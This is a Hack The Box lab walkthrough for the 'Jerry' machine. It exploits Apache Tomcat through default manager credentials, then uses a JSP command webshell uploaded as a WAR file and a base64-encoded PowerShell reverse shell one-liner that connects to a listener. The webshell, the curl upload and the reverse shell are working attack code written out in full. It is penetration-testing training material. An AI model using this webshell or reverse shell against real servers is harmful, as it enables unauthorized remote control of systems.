
This is a walkthrough of the machine Jerry from Hack The Box.
Machine information:
- Difficulty: Easy
- OS: Windows
- Area of interest: Enterprise Network, Vulnerability Assessment, Common Services, Security Tools
- Vulnerability: Remote Code Execution, Arbitrary File Upload, Default Credentials
- Language: Java
- Technology: Tomcat
- Technique: Brute Force Attack, Password Dump
Nmap
sudo nmap -A -sC -sV --open -v -p- <IP>
Starting off with an Nmap scan, only one open port is discovered on the machine - 8080.

Web application

The web application on port 8080 returns the default page for Apache Tomcat, revealing the version number 7.0.88.

Clicking on Manager App, or navigating to /manager/html returns an HTTP basic authentication form.
We can find a list of default Apache Tomcat credentials here: https://gist.github.com/0xRar/70aae102af56495b7be51486d363c4bd.

Trying out a few of these credentials, we discover that tomcat:s3cret grants us access to the page.
Initial access
To obtain initial access, we will deploy a malicious application.
Firstly, create a JSP webshell:
cat > shell.jsp << 'EOF'
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
if(cmd != null) {
    Process p = Runtime.getRuntime().exec(cmd);
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
EOF
Package it as a WAR file:
mkdir -p WEB-INF
jar -cvf shell.war shell.jsp WEB-INF
Upload it to the application:
curl -u 'tomcat:s3cret' \
  --upload-file shell.war \
  "http://<IP>:8080/manager/text/deploy?path=/shell&update=true"
And finally, we can access the webshell via the following URL:
http://<IP>:8080/shell/shell.jsp?cmd=
Reference: https://hackviser.com/tactics/pentesting/services/tomcat#war-file-upload-manager-access
Executing whoami, we discover that we are running as NT AUTHORITY\SYSTEM, so all we have to do is get a reverse shell.
To get a reverse shell, I like to use this PowerShell reverse shell one-liner:
$client = New-Object System.Net.Sockets.TCPClient('<IP>',<PORT>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
But first, we have to encode it with the following CyberChef formula: https://cyberchef.org/#recipe=Encode_text('UTF-16LE%20(1200)')To_Base64('A-Za-z0-9%2B/%3D').
Next, we can start a listener on our machine:
rlwrap nc -lvnp <PORT>
And finally, execute the one-liner via the webshell:
http://<IP>:8080/shell/shell.jsp?cmd=powershell%20-e%20<BASE64_ENCODED_BLOB>
Once we get a reverse shell as SYSTEM, we can read both the user and root flags from C:\Users\Administrator\Desktop\flags:
